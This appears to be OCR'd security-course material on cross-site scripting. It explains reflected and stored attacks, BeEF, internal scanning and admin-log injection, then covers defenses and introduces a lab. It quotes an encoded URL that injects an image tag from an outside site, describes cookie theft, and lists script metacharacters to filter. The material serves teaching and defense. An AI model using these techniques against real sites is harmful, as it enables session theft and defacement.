3) Target site *reflects* the malicious code back to the victim user's browser in the response to the request
4) Malicious code executes within victim user's browser under the security context of the target site

Here's how Cross-Site Scripting works, in five short steps.


Step 0: The victim user sets up an account on a web server that is vulnerable to Cross-Site Scripting. At some point in the application, a user's input is reflected back to the user without any filtering of scary scripting characters. The web application also might store cookies on the browser.

Step 1: The attacker sends the victim an e-mail or tricks the victim into visiting a website with a link. The victim clicks the link that includes the embedded JavaScript.

Step 2: The victim's browser transmits the script to the web application as user input.

Step 3: The web application reflects the user input back to the victim's browser. This user input, remember, is the script.

Step 4: The script runs on the victim's browser. This script runs in the security context of the target website. (The browser believes, after all, that the script came from the website.) Therefore, the script can grab all cookies for this site and send them via http or e-mail them to the attacker. Alternatively, the script could download an ActiveX control or Java program with a backdoor and install it on the victim machine.



This picture shows the details of the attack described in words on the previous slide. The attack shown here is sometimes called a "reflected" XSS attack because the script is reflected off the target website back into the user's browser. Here are the steps of this attack again:

Step 0: The victim user sets up an account on a web server that is vulnerable to Cross-Site Scripting. At some point in the application, a user's input is reflected back to the user without any filtering of scary scripting characters. The web application also might store cookies on the browser.


Step 1: The attacker sends the victim an e-mail, or tricks the victim into visiting a website with a link. The victim clicks the link that includes the embedded JavaScript.

Step 2: The victim's browser transmits the script to the web application as user input.

Step 3: The web application reflects the user input back to the victim's browser. This user input, remember, is the script.

Step 4: The script runs on the victim's browser. This script runs in the security context of the target website. (The browser believes, after all, that the script came from the website.) Therefore, the script can grab all cookies for this site and send them via http or e-mail them to the attacker.

Now, the attacker has the victim's cookies, which could include sensitive data. Alternatively, a session credential might be sent from the victim to the attacker, so the attacker could log in to the application as the victim.



In an alternative form of this attack, note that Steps 1 and 2 might not involve the victim's browser. If the target site allows content to be posted by third parties, it's possible that the attacker can just post content directly on the target site. The attack shown here is sometimes called a "stored" XSS attack because the script is stored on the target website's backend and delivered back to the user's browser. This content could include malicious browser scripts, delivered in Steps 1 and 2 as shown in this slide. The remaining steps of the attack occur in the same way.


Step 3: The web application reflects the user input back to the victim's browser. This user input, remember, is the script.

Step 4: The script runs on the victim's browser. This script runs in the security context of the target website. (The browser believes, after all, that the script came from the website). Therefore, the script can grab all cookies for this site and send them via http or e-mail them to the attacker.

Now, the attacker has the victim's cookies, which could include sensitive data. Alternatively, a session credential might be sent from the victim to the attacker, so the attacker could log in to the application as the victim.

Not Just Scripts!

- Beyond inserting scripts, attackers could also insert text or even pictures to confuse web surfers
- A rash of these issues were discovered for news sites September 2004
- CNN was a notable example, fixed in 24 hours
- E-mail to victim says to surf here:
  - http://weather.cnn.com/weather/search?wsearch=%46l%6fri%64a%22%20%3ci%6dg%20src%3dh%74tp:%2f/w%77w%2eobtu%73e%2e%6eet%2fa%2e%6apg%3e
- That's an encoded form of:
  - http://weather.cnn.com/weather/search?wsearch=Florida" <img src=http://www.obtuse.net/a.jpg>




There are attacks that are related to Cross-Site Scripting that don't actually involve scripts. Instead, another tag is inserted in a URL to confuse a user at a browser by loading an image or text from one website, making it appear to come from another site. Consider this example, which is one of a rash of these vulnerabilities discovered in September 2004.

The CNN weather website allows users to search for particular cities or states to find weather information. Someone discovered that a user could perform a search that includes an image tag, and the CNN weather website would dutifully reflect that tag back to the browser unaltered. Then, the browser would fetch that image from another website and display it inline. During the height of the Hurricane season in September 2004, someone sent e-mail to a few people with a link to the CNN weather search page that looked like it was displaying the weather for Florida. But, in reality, the link was performing a bogus search that caused CNN to respond with an error message. But the error message included an image reference to a jpeg from another site altogether. The before-the-fix and after-the-fix web pages are shown on this slide. To disguise what was happening, the attacker substituted hex equivalents of some characters in the resulting URL. Several other news and financial sites were also vulnerable at this time but quickly fixed the problem within 24 hours.

XSS for Access to Internal Systems

Cross-Site Scripting

- Using an XSS variant, the attacker could start scanning or otherwise attacking the internal network
- Presentation by Grossman and Niedzialkowski on concept
- Symantec white paper on "Drive-By Pharming" by Stamm, Ramzan, and Jakobsson to alter DNS config of consumer routers
- Jikto tool by Billy Hoffman performs a Nikto scan of internal websites using XSS functionality
- Dan Kaminsky has demonstrated arbitrary TCP access via browser scripts




It's possible to use a variation of XSS attacks to conduct a scan of an internal network. Consider the picture on this slide. Here, the victim machine has surfed to a site where the attacker has posted content (perhaps a social networking site or some other venue where the attacker can host content). The attacker has put a series of browser scripts on this site. When the victim machine accesses the site, the scripts are delivered to the victim machine, where they run.

When they run, these scripts could be built to launch a scan of the internal network inside a firewall with the victim machine. The script could try to make a connection to TCP port 443 on another IP address inside the network (perhaps on the same subnet as the victim). Now, the attacker cannot directly determine the output of the script because the scripting languages do not allow script output to be passed back to the web server. However, the scripting languages do pass back to the originating website an indication of script success or failure. Thus, if the connection can be made to TCP port 443, the attacker gets a success indication. Otherwise, the attacker learns of the failure. Now the attacker knows if that port is opened or closed. Using a series of these scripts, or a more complex single script, the attacker can scan the internal network for open ports and vulnerable servers. It's even possible to deliver an exploit using this mechanism, so the browser in effect bounces an attack back against internal servers.

Going further, some researchers from Symantec wrote a paper about how a script fetched by a browser could run in the browser and log in to a local router using a default userID and password. It could then reconfigure the router to redirect all DNS queries to an attacker's DNS server.

And, the evolution continues. Billy Hoffman wrote a tool called Jikto that is a series of browser scripts. When passed into a browser, they make the browser conduct a scan of other websites to determine if they are hosting vulnerable web server content, such as the PHP, CGI, ASP, and Cold Fusion scripts that are measured by the Nikto tool we covered in Book 2. Think about it; if you surf to a website with attacker content, your browser could be made to scan another website to find vulnerabilities. And, if an attacker could put such a script on a popular social networking site, thousands of users could be tricked into scanning other sites, resulting in a distributed scan using other people's browsers. Dan Kaminsky showed how a series of browser scripts could give the attacker arbitrary access of any TCP-based service on an internal network via a user's browser.

More XSS Control: The Browser Exploitation Framework (BeEF)



- BeEF, by Wade Alcorn, takes interactive control of the browser via an XSS hook even further:
  - A modular framework
- Modules include:
  - Port scanner
  - Visited URLs (history grabber)
  - Software inventory (browser plugins, Java, QuickTime, and Virtualization)
  - Alter current web page view in browser (deface page)
  - Deliver Metasploit exploit to another target (cause hooked browser to exploit another machine)
  - Many more modules, including integration with XSS Shell

Exercising even deeper and more flexible control of browsers via XSS attacks, the Browser Exploitation Framework (BeEF) by Wade Alcorn offers a modular framework of features for controlling browsers. As with XSS Shell, the attacker must configure a BeEF server that is used to control the zombie browsers. The attacker must also load a BeEF hook on an XSS-vulnerable website. When a victim browser accesses the web page containing the BeEF hook, the victim's browser contacts the BeEF server, and then the attacker can control that browser using functionality from the BeEF modules.

These modules include

- A port scanner, causing the victim browser to scan any IP address the attacker chooses.
- A visited URL grabber, pulling browser history from the victim machine.
- A series of software inventory modules, letting the attacker know which browser plugins are installed, the version of Java or QuickTime on the machine, whether the browser is running on a virtual machine, and much more.
- A module that lets the attacker alter the appearance of the current web page on the victim's browser, in effect defacing it on the browser itself.
- A feature that allows the attacker to tell the victim's browser to deliver a Metasploit exploit to any other machine of the attacker's choosing. That is, the attacker can use the zombie browser as a delivery platform for exploits to other target machines.

There are dozens of additional modules, including integration with the XSS Shell tool.

XSS to Exploit Admin Apps

Cross-Site Scripting


- Many applications have an administrative console accessed using a browser
- Such applications typically log all kinds of things:
  - Date and timestamp
  - User account
  - Transaction type and transaction details
  - User agent string (browser type)
  - Possibly packet logs
- The administrator reviews these logs using app-level credentials in the application

And XSS issues go even further. Many web applications have a web-based administrative console. This console can configure the web application and view its logs. Most web applications logs detailed information about the actions of users on the web application, storing information such as

- Date and timestamp
- User account
- Transaction type and transaction details
- User agent string (browser type)
- Possibly packet logs

Admins periodically review these logs using a web-based admin tool. But the contents of some of these log fields can be controlled by an attacker, possibly injecting browser scripts into them.

The next slide shows the flow of this kind of attack.



To visualize this kind of attack, suppose we have some sort of application that gathers input from a user and stores it, perhaps in logs for later administrator review. An administrator periodically views the stored content or logs that contain this user input sent by the attacker.

In Step 1, the attacker provides input of some kind that includes a browser script. In Step 2, the application logs this input from the user, perhaps passing it to a separate logging server. In Step 3, an admin user views the logs using a browser-based admin application.


In Step 4, the evil content the attacker inserted into the logs runs in the admin's browser, possibly stealing cookies from it and delivering them to the attacker. Alternatively, in Step 5, the script running in the admin's browser could alter the application in some way using the admin's credentials. It might even add the attacker as a new administrator account in the application.

We've seen numerous applications with this kind of vulnerability, including a cash management system in a bank, a credit card processing system, three enterprise antispyware tools, one enterprise information security tool, and others.

XSS via Other Mechanisms

Cross-Site Scripting

- How to send scripts?
  - HTTP / HTTPS via web app (of course), E-mail, FTP
  - Other possibilities:
    - U.S. Postal Service
    - Mag Stripe
    - Electronic Data Interchange (EDI)? X.25? SS7?
  - With webified applications thirsty for scripts, any form of data input could be a vehicle for malware infiltration
    - Concerns for networks built around Bell-LaPadula model of "no write-down, no read up"
    - As designed, this stops info leakage. But it does allow for malware infection



Now, most people think that these XSS problems are associated only with content that arrives via the web. But, the problem goes further than that. Content arrives via all kinds of mechanisms into an organization and is later viewed by employees who use browsers in web-based applications. For example, data may arrive via e-mail or FTP, and later be viewed in a web-based application by an employee. The data delivered via e-mail or FTP could contain browser scripts. The internal processes of the organization may store that data in a backend database. At a later time, when an employee uses a browser with a web-based application to review the data, it runs in the user's browser.

And the possibilities here are endless. In one penetration test, a company that receives hundreds of thousands of post cards in the mail was concerned about this kind of attack. When post cards were received, this organization scanned them in and used Optical Character Recognition (OCR) technologies to load the post card data into an internal application. At a later time, internal employees reviewed the data from the post cards using a web-based application. For the penetration test, the company paid testers to create 200 post cards with browser script information carefully hand written on them. The testers then established websites that would be accessed by any browser inside the company that rendered the content and ran the scripts on the post cards. The testers then sent in the 200 post cards and waited. Two days later, BINGO! Browsers of employees inside the organization did indeed access the tester's websites, indicating that the content printed on the post cards did indeed execute inside the browsers of the target organization. Beyond the postal service, other vehicles for delivery of scripts include magnetic stripes of credit cards and Electronic Data Interchange (EDI) feeds.

In the end, any point of data input to an organization is an avenue for malicious script infiltration. And any point of data egress is a possible avenue for data theft. This all comes back to limitations of the Bell-LaPadula security model, a common security model that many of our networks were designed around. In that model, low security zones cannot read data from high security zones. Instead, they can write up to them. The high security zone can read down. But, in this model, malicious scripts in the low security zone can make it to the high security zone and wreak havoc there. Now, in a perfectly implemented Bell-LaPadula system, the script should not exfiltrate data back into the low security zone. But the damage caused in the high security zone could still be severe, and the attacker could find some exfiltration point to squeeze out some data.

Defenses: Preparation — Cross-Site Scripting

- Remove from user input all characters that are meaningful in scripting languages: =<>'"();&
  - You must do this filtering on the server side
  - You cannot do this filtering using JavaScript on the client because the attacker can get around such filtering
- More generally, on the server side, your application must filter out:
  - Quotes of all kinds (', ", and `)
  - Semicolons (;), Asterisks (*), Percentages (%), Underscores (_)
  - Other shell/scripting metacharacters (=&\|*?~<>^()[]{}$\n\r)
- It's also good idea to delete or encode these from website output, too!
  - Microsoft's free Anti-XSS library for ASP .NET code encodes all output not included in a specific whitelist before sending it to browsers to prevent XSS attacks
- Your best bet: Define characters that are ok (alpha and numeric), and filter everything else out; a white list approach
- Again, ModSecurity for Apache, IIS and Nginx includes such filtering capabilities

XSS is definitely a problem. How can we thwart it? We need to employ careful and thorough user input filtering. These defenses are the same ones we saw for SQL Injection! That's a two-fer. By defending against SQL Injection, you can also defend against Cross-Site Scripting.


That's pretty nice because they are two totally different kinds of attack. SQL Injection goes after a backend database. XSS goes after other users' frontend browsers. Still, by filtering out the offending characters at the web app, we can protect both the backend and the frontend.

By the way, as an extra level of control, it's also a good idea to delete special characters from the website's output variables! Of course, the website must respond with scripts and tags to implement a web application. However, to make absolutely sure that Cross-Site Scripting is prevented, the web application could cleanse each variable to be displayed on a browser's screen, removing these characters before composing the HTML for a response. Microsoft offers a free Anti-XSS library that ASP .NET developers can call to encode all output characters that are not included in an allowed white list before sending that output to browsers, with the goal of preventing the scripts from running due to their encoding.

Client Defenses: Preparation

Cross-Site Scripting

- To defend clients, disable scripting, or use browser features to selectively control scripts:
  - NoScript Firefox extension at http://noscript.net
    - Selectively allows JavaScript, Java, Flash, and other plugins to be invoked only by certain trusted websites
    - Also includes anti-XSS capabilities, looking for suspicious scripting activity and blocking it
  - IE 8 and later include a built-in XSS filter:
    - Looks for JavaScript included in URLs or HTTP POST variables
    - When it finds such elements, IE analyzes whether they are potentially dangerous, and, if so, it neuters them by filtering out elements of the script
    - The user is alerted when suspicious scripts are detected and filtered
  - Recent versions of Google's Chrome browser includes an XSS filter as well



To defend browsers and other clients that process browser scripts, you could disable scripting support in the client configuration. However, turning off all scripting support for languages such as JavaScript can break many websites, which may be important to users. Another option is to use a script filter, which can allow scripts from some sites and block them from others, or alternatively, prompt a user when a suspicious browser script is encountered.

The NoScript extension for the Firefox browser enables users to select certain sites from which they allow scripts to run, blocking all scripts from other sites. In addition, NoScript includes logic to detect suspicious scripting activity, even from allowed sites, which may indicate an XSS attack.

IE 8 and later include a built-in XSS filter, looking for JavaScript included in URLs or HTTP POST variables, a potential sign of an XSS attack. When it finds such elements, it analyzes whether they are dangerous, such as attempting to steal a cookie and pass it to another site. When it does detect such activity, IE filters the script and warns the user with the message shown on this slide.

Recent versions of Google's Chrome browser also include XSS filtering as well.

Additional XSS Defenses

Cross-Site Scripting

- Identification:
  - IDS and/or logs showing user input with embedded scripts
  - Watch for encoded information (Hex, Unicode, etc.)
- Containment:
  - Add a filter to incoming data
- Eradication:
  - Remove attacker's data and/or transactions
- Recovery:
  - Contact antifraud group

How can you identify XSS attacks? Your IDS may have signatures for XSS attempts, noting that user input came with scripts embedded in it. Likewise, if your web application has solid logging capabilities, you might detect a series of scripts in the logs. Beware of the encoding of such input using hex or unicode equivalents, as you saw with the cross-site content JPEG on the CNN site a couple of slides back.

For containment, you should quickly devise, test, and deploy a filter for your web application that removes relevant characters from user input associated with scripts.

To eradicate the problem, remove any attacker-initiated transactions or data loaded onto the side. Recovery typically involves calling your antifraud group and starting an investigation with them.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - **Web App Attacks**
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

EXPLOITATION

1. Account Harvesting
2. Command Injection
3. SQL Injection
4. Cross-Site Scripting
5. **Lab: XSS and SQLi**
6. Attacking State Maintenance with Web App Manipulation Proxy

Now perform a lab in which you analyze a target web application with a Cross-Site Scripting flaw and a SQL injection flaw. Move to your Linux guest machine to get ready for the lab.

Lab Overview

Lab: XSS and SQLi

- Now that we have talked about Cross-Site Scripting and SQL Injection, let's do both in a lab
- There is a simple web server on the class Linux VM that is vulnerable to XSS and SQLi
- In this lab, you discover those vulnerabilities and then exploit them:
  - To steal a cookie with XSS
  - To dump passwords with SQL Injection
- The goal of these labs is for you to have a portable XSS and SQLi lab to play with to get familiar with how these attacks work
- It is also useful for the Day 6 CTF


Now that we have talked about SQL Injection and Cross-Site Scripting, let's experiment with these attacks on a sample web server.

On the class Linux guest VM, there is a simple and vulnerable web application on a web server. It has one page that is vulnerable to XSS and another that is vulnerable to SQLi.

We steal a cookie from the XSS-vulnerable site. A cookie, or session identifier as it is sometimes called, is used by the web application to keep a given user separate and unique from all other users of the web application. If stolen, in many web applications, an attacker could become that user without authenticating to the server.

